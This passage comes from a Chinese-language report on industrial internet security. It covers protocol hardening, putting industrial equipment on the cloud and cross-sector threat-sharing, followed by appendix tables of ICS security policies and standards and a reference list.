目前在工业领域，尤其是控制系统、现场设备及其之间所采用了专用的工业协议，这些协议设计之初最初主要考虑功能实现及实时性保证，安全性较弱，从而给攻击者以可乘之机。如果要对工业互联网进行安全防护，一个很重要的切入点就是提升工业互联网自身在安全设计方面的完备性，提高工业互联网自身的免疫力。当前随着网络带宽与计算设备处理性能的不断提升，已经为更多安全机制今后引入工业互联网的安全防护提供了可能，在今后的工业互联网安全体系设计中，将首先从工业互联网平台的边缘接入层、IAAS 层、PAAS 层及应用层不同层面考虑自身的安全接入与安全加固，并对设备配置进行优化的方式实现，而对于安全保障机制欠缺的各类通信协议，则可以在新版本协议中加入数据加密、身份验证、访问控制、完整性验证等机制提升其安全性，并逐步取代现有通信协议。

6.5 设备上云、数据采集与互通逐步推进，并形成安全方案

工业互联网在实际应用过程中，首先面临的问题就是设备的接入、数据采集问题，工业设备上云就是通过建立实时、系统、全面的工业设备数据采集体系，构建基于云计算的数据汇聚、分析和服务平台，实现工业设备状态监测、预测预警、性能优化和能力交易。工业设备上云作为一种先导性、引领性、示范性应用，

将牵引工业互联网平台技术和商业模式的迭代升级，带来工业互联网平台的功能演进和规模商用。[17]

海量工业设备上云能够带动设备数据采集、汇聚、分析服务体系的完善，推动各类工业知识、经验、方法的沉淀，吸引专业工业 APP 大规模的开发应用，提升技术成熟度，培育基于平台的新模式、新业态，提升商业模式成熟度。但设备上云的前提就是解决两大问题：一是上云设备的安全问题，包括设备本身的控制风险、以及设备上云后产生的数据的安全性问题；二是不同类型、不同协议的设备上云后，如何保证数据的安全互通以及共享的问题，这将是 2019 年工业企业自身、互联网平台提供方、以及设备厂商、安全服务厂商将共同面临的问题，以期会形成合适的解决方案。

6.6 跨部门、跨行业、跨平台信息共享和联动处置机制推进

工业信息安全的风险将来自于不同层面，包括互联网、工业互联网平台、工业企业自身，我国目前暴露在公共互联网上的工业设备，已在万余台以上，随着我国工业互联网的发展，将有大量的工业企业接入工业互联网平台，面对不断变化的网络安全威胁，企业仅仅依靠自身力量是远远不够的，需要与政府和其他企业统一认识、密切配合已成为安全界的共识。未来的工业企业，与其设备提供商、工业互联网平台服务商、安全服务商、监管机构等都需要建立协同机制，共同应对来自工业、互联网、网络安全等跨领域、跨行业的挑战。

随着工业互联网的不断发展，在国家相关部门的协调与引导下，工业互联网生态企业将协调配合、建立健全运转灵活、反应灵敏的信息共享与联动处置机制，打造多方联动的防御体系，进一步提升工业互联网企业安全风险发现与安全事件应急处置水平。

附录：国内外工业安全相关政策与标准

附录一：国内外工业安全相关政策一览表

表 1 国内外已发布的工业信息安全产业政策

组织分类	组织名称	政策名称
美国	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步
		《能源行业网络安全多年计划》
	国土安全部（DHS）	中小规模能源设施风险管理核查事项
		控制系统安全一览表：标准推荐
		SCADA 和工业控制系统安全
		国家网络事件响应计划（2018 年 1 月）
		网络安全战略（2018 年 5 月）
	美国核管理委员会	核设施网络安全措施（RegulatoryGuide5.71）
澳大利亚	澳大利亚联邦政府	国家信息安全战略
		关键基础设施安全法案草案
	澳大利亚网络安全增长网络有限公司（ACSGN）	网络安全行业竞争力提升方案
	德国议会	德国网络安全法
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南
俄罗斯	国家杜马、国家安全委员会	国家信息安全学说
		信息、信息技术和信息保护法
		俄罗斯信息社会发展战略
		确保俄罗斯联邦信息安全的措施
		关键信息基础设施安全法案
中国	全国人民代表大会常务委员会	中华人民共和国网络安全法
	外交部和国家互联网信息办公室	网络空间国际合作战略

	国务院	中国制造 2025
		关于积极推进“互联网+”行动的指导意见
		关于深化制造业与互联网融合发展的指导意见
		关于深化”互联网+先进制造业”发展工业互联网的指导意见
	工业和信息化部和国家标准化管理委员会联合发布	国家智能制造标准体系建设指南（2015 年版）
	工业和信息化部	工业控制系统信息安全防护指南
		工业控制系统信息安全事件应急管理工作指南
		工业控制系统信息安全防护能力评估工作管理办法
		工业互联网 APP 培育工程实施方案（2018-2020 年）
		云计算发展三年行动计划（2017－2019 年）
		工业互联网发展行动计划（2018-2020 年）
		工业互联网专项工作组 2018 年工作计划
		工业互联网平台建设及推广指南
		工业互联网平台评价方法

附录二：国内外工业安全相关标准一览表

表 2 国内外已发布的工业信息安全相关标准

组织分类	组织名称	标准名称
国际组织	国际电工委员会（IEC）	《电力系统控制和相关通信：数据和通信安全》（IEC62210-2003）
		《电力系统管理及信息交换：数据和通信安全》（IEC62351-2005）
	仪表系统与自动化学会（ISA）	《工业过程测量和控制的安全性-网络和系统安全》（IEC62443）
	电气和电子工程师协会（IEEE）	变电站 IED 网络安全功能标准（IEEE 1686 -2007）

		变电站串行链路网络安全的加密协议试行标准（IEEE P1711）
	工业互联网联盟（Industrial Internet Consortium）	工业互联网安全框架
美国	美国国家标准与技术研究院（NIST）	工业控制系统安全指南（NISTSP800-82）
		联邦信息系统和组织的安全控制建议（NISTSP800-53）
		系统保护轮廓-工业控制系统（NISTIR7176）
		中等健壮环境下的 SCADA 系统现场设备保护概况（NIST/PCSRF）
		智能电网安全指南（NIST IR 7628）
		改善关键基础设施网络安全框架 v1.1（2018 年 4 月）
	北美电力可靠性委员会（NERC）	北美大电力系统可靠性规范（NERCCIP002–009）
	美国天然气协会（AGA）	SCADA 通信的加密保护（AGAReportNo.12）
	美国石油协会（API）	管道 SCADA 安全（API1164）
		石油工业安全指南
	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步
英国	英国国家家畜设施保护中心（CPNI）和美国国土安全部（DHS）联合发布	工业控制系统安全评估指南
		工业控制系统远程访问配置管理指南
	英国国家基础设施保护中心（CPNI）	过程控制和 SCADA 安全指南
		SCADA 和过程控制网络的防火墙部署
荷兰	国际仪器用户协会（WIB）	过程控制域（PCD）-供应商安全需求
法国	国际大型电力系统委员会（CIGRE）	电气设施信息安全管理
德国	国际工业流程自动化用户协会（NAMUR）	工业自动化系统的信息技术安全：制造工业中采取的约束措施（NAMURNA115）
挪威	挪威石油工业协会（OLF）	过程控制、安全和支撑 ICT 系统的信息安全基线要求（OLF GuidelineNo.104）

		工程、采购及试用阶段中过程控制、安全和支撑 ICT 系统的信息安全的实施（OLF GuidelineNo.110）
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南
	全国电力系统管理及其信息交换标准化技术委员会（SAC TC 82）	电力系统管理及其信息交换数据和通信安全 第 1 部分：通信网络和系统安全 安全问题介绍（GB/Z 25320.1-2010）
		电力系统管理及其信息交换数据和通信安全 第 3 部分：通信网络和系统安全 包括 TCP/IP 的协议集（GB/Z 25320.3-2010）
		电力系统管理及其信息交换数据和通信安全 第 4 部分：包含 MMS 协议集（GB/Z 25320.4-2010）
		电力系统管理及其信息交换数据和通信安全 第 6 部分：IEC61850 的安全（GB/Z 25320.6-2010）
	全国电力监管标准化技术委员会(SAC TC 296)	电力二次系统安全防护标准（强制）
		电力信息系统安全检查规范（强制）
		电力行业信息安全水平评价指标（推荐）
	全国工业过程测量和控制标准化技术委员会（SAC TC 124）	工业控制系统信息安全 第 1 部分：评估规范（GB/T 30976.1）
		工业控制系统信息安全 第 2 部分：验收规范（GB/T 30976.2）
		工业自动化和控制系统网络安全 集散控制系统（DCS 第 1 部分：防护要求（GB/T 33009.1-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 2 部分：管理要求（GB/T 33009.2-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 3 部分：评估指南（GB/T 33009.3-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 4 部分：风险与脆弱性检测要求（GB/T 33009.4-2016）
	全国信息安全标准化技术委员会（TC 260）	信息安全技术 工业控制系统安全控制应用指南
		信息安全技术 工业控制系统测控终端安全要求
		信息安全技术 工业控制系统安全管理基本要求
		信息安全技术 工业控制系统安全分级指南
		信息安全技术 工业控制系统安全检查指南
		信息安全技术 工业控制系统产品信息安全通用评估准则

		信息安全技术 工业控制系统风险评估实施指南
		信息安全技术 工业控制系统网络审计产品安全技术要求
		信息安全技术 工业控制系统安全防护技术要求和测试评价方法
		信息安全技术 工业控制系统专用防火墙技术要求
		信息安全技术 工业控制系统漏洞检测技术要求
		信息安全技术 数控网络安全技术要求

参考文献

[1] 中国工业互联网产业联盟，《工业互联网安全参考框架》，2018 年 2 月

[2] 奇安信集团终端安全实验室《2018 勒索病毒白皮书》，2019 年 2 月，https://www.qianxin.com/threat/reportdetail/11?type=report_apt_list

[3] 奇安信集团工业控制系统安全国家地方联合工程实验室《工业互联网安全风险态势报告》，2019 年 3 月，https://www.qianxin.com/threat/reportdetail/20?type=report_apt_list

[4] 瑞星安全研究院，《2018 勒索病毒全面分析报告》，2018 年 11 月，http://it.rising.com.cn/fanglesuo/19459.html

[5] 工业互联网安全应急响应中心公众号,《2018 年能源行业十大工控网络安全问题》, 2018 年 7 月，http://welsoul.com/556/556/34

[6] 李琳、龚洁中、周睿康、夏正敏，2018 年 1 月，《工业互联网平台安全现状研究》

[7] 六方云超弦实验室，2018 年 6 月，《VPNFilter 物联网僵尸网络深度分析报告》，https://www.6cloudtech.com/portal/article/index/id/26/cid/3.html

[8] 六方云超弦实验室，2018 年 7 月，《工控 SIS 恶意软件 TRITON 深度分析报告》，https://www.6cloudtech.com/portal/article/index/id/27/cid/3.html

[9] 启明星辰，《发电厂工控信息安全信息安全故障案例及分析处理》，2018 年 3 月，https://www.venustech.com.cn/article/1/7326.html

[10] 奇安信集团工业控制系统安全国家地方联合工程实验室《中国工业互联网安全应急响应和产业态势报告（2018）》，2019 年 3 月 https://www.qianxin.com/threat/reportdetail/24?type=report_apt_list

[11] 启明星辰，《Lucky 多平台勒索病毒出现启明星辰提供解决方案》，2018 年 11 月，http://zt.360.cn/1101061855.php?dtid=1101062514&did=210845178

[12] 中国工业互联网产业联盟，《工业互联网平台白皮书》，2017 年

[13] 快芯网，《继台积电后，合晶科技又染病毒，造成全线瘫痪》，2018 年 11 月，https://cloud.tencent.com/developer/news/355803

[14] 电力安全生产，《山西某火电厂燃料系统被植入非法程序事件简报》，2018 年 12 月。https://mp.weixin.qq.com/s/BRUXL0u_rZKRA4m7JyRC-Q

[15] 企鹅号 - 代码卫士，《巴基斯坦军方遭 Shaheen 恶意软件攻击》，http://www.sohu.com/a/275378315_465914

[16] 猛犸新闻,《网页被黑客篡改,洛阳市北控水务集团被罚款 8 万元,三名责任人也被罚》，2018 年 11 月，http://news.bjx.com.cn/html/20180315/885710.shtml

[17] 中国工业互联网产业联盟，工业互联网典型安全解决方案案例汇编 V2.0，2019 年

[18] 安筱鹏，2018 年 4 月，《工业设备上云正成为牵引工业互联网平台发展的先导性应用和切入点》

[19] 中国国家信息安全共享漏洞平台，http://www.cnvd.org.cn/

[20] 中国国家信息安全漏洞库，http://www.cnnvd.org.cn/index.html

[21] http://cve.mitre.org/